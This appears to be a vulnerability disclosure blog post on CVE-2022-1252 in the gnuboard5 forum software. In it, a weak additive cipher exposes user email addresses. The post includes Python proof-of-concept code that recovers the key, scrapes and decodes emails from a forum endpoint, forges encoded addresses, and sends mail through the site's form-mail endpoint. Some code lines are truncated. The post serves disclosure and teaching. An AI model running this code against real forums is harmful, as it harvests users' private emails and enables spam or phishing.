
Insecure cipher used in forum software

2022-03-28 :: 9o3

#bug



```
function encrypt($str)
{
    $length = strlen($str);
    $result = '';

    for($i=0; $i<$length; $i++) {
        $char    = substr($str, $i, 1);
        $keychar = substr($this->salt, ($i % $this->length) - 1, 1);
        $char    = chr(ord($char) + ord($keychar));
        $result .= $char;
    }

    return strtr(base64_encode($result) , '+/=', '._-');
}
```

This vulnerability was found on the popular forum platform gnuboard5. A vignette cipher is used to obfuscate user's email addresses when these are sent to the front-end.

Description

A weak obfuscation algorithm in the `str_encrypt` class leads to email disclosure on forum's `/bbs/current_connect.php` and `/bbs/profile.php` endpoints. And to full, unrestricted access to the webserver's SMTP functionality using the `/bbs/formmail_send.php` endpoint.

Using a known-plaintext attack, the cipher key used by the `str_encrypt` `encrypt` function can be calculated, which in turn allows a malicious actor to de-obfuscate all user email addresses. The `str_encrypt` class looks as follows:

PHP Show

This code simply takes each character of the input string and key, gets the decimal representation of both and adds them together, then returns the character represented by that number. To de-cipher strings, the same is done but in reverse.

Proof of Concept

After collecting the ciphertext of your own email address on the `/bbs/current_connect.php` endpoint, the following python code can be used to calculate the key :

PYTHON Hide

```python
def get_key(encoded,decoded):
    bytes_encoded = base64.b64decode(encoded.replace('.', '+').replace
    bytes_decoded = bytearray(decoded,"utf-8")
    i = 0
    output = ""
    for b in bytes_encoded:
        output += chr(b-bytes_decoded[i])
        i += 1
    return output

print(get_key("kZKTlJWWl5iZmsLDxMXGx8fGxcSixrGZpKahmWGVoJ0-","aaaaaaaa
```

The following code can then be used to decipher other email addresses of online users or users who have their profile publicly visible. It is interesting to note that even users who have the “Let others see my information.” box ticked off, still have their email exposed on the `/bbs/current_connect.php` page.

PYTHON Hide

```python
key = get_key("kZKTlJWWl5iZmsLDxMXGx8fGxcSixrGZpKahmWGVoJ0-","aaaaaaaa
def decode_email(encoded):
    encoded = encoded.replace('.', '+').replace('_', '/').replace('-',
    encoded_bytes = base64.b64decode(encoded)
    output = ""
    i = 0
    for b in encoded_bytes:
        output += chr(b - ord(key[i]))
        i += 1
        if i == len(key):
            i = 0
    return output

r = requests.get("https://forum.example/bbs/current_connect.php")
matches = re.findall(r"formmail\.php\?mb_id=(.*?)&amp;name=(.*?)&amp;e
matches = list(set(matches))#remove duplicates

for match in matches:
    id = match[0]
    name = unquote(match[1])
    email = decode_email(match[2])
    print("{} : {} : {}".format(id,name,email))
```

Alternatively, the following code can be used to create a ciphertext of any email address.

PYTHON   Hide

```python
def encode_email(email):
    output_arr = []
    i = 0
    for ch in email:
        output_arr.append(ord(ch)+ord(key[i]))
        i += 1
        if i == len(key):
            i = 0

    output = str(base64.b64encode(bytearray(output_arr)))
    return output.replace('+', '.').replace('/', '_').replace('=', '-'
```

Which can then be used to send an email to it by making a POST request to the `/bbs/formmail_send.php` endpoint with the following data:

```
to: encoded-email
attach: 2
fnick: from-username
fmail: from-mail
subject: subject
type: 0
content: mail body
file1: (binary)
file2: (binary)
captcha_key: captcha answer
```

Disclosure timeline

- 25/12/2021 - Initial discovery
- 28/12/2021 - Reported to maintainer at huntr.dev
- 17/03/2022 - Maintainer was unable to reproduce the issue on a non-default installation
- 19/03/2022 - I was still able to reproduce the issue on a default installation, and updated the report to reflect this
- 28/03/2022 - Blog post published

This vulnerability has been assigned **CVE-2022-1252**.

Conclusion

As the age-old mantra goes; don’t roll your own crypto. In this case no cryptography was even used, despite what the function’s name might imply.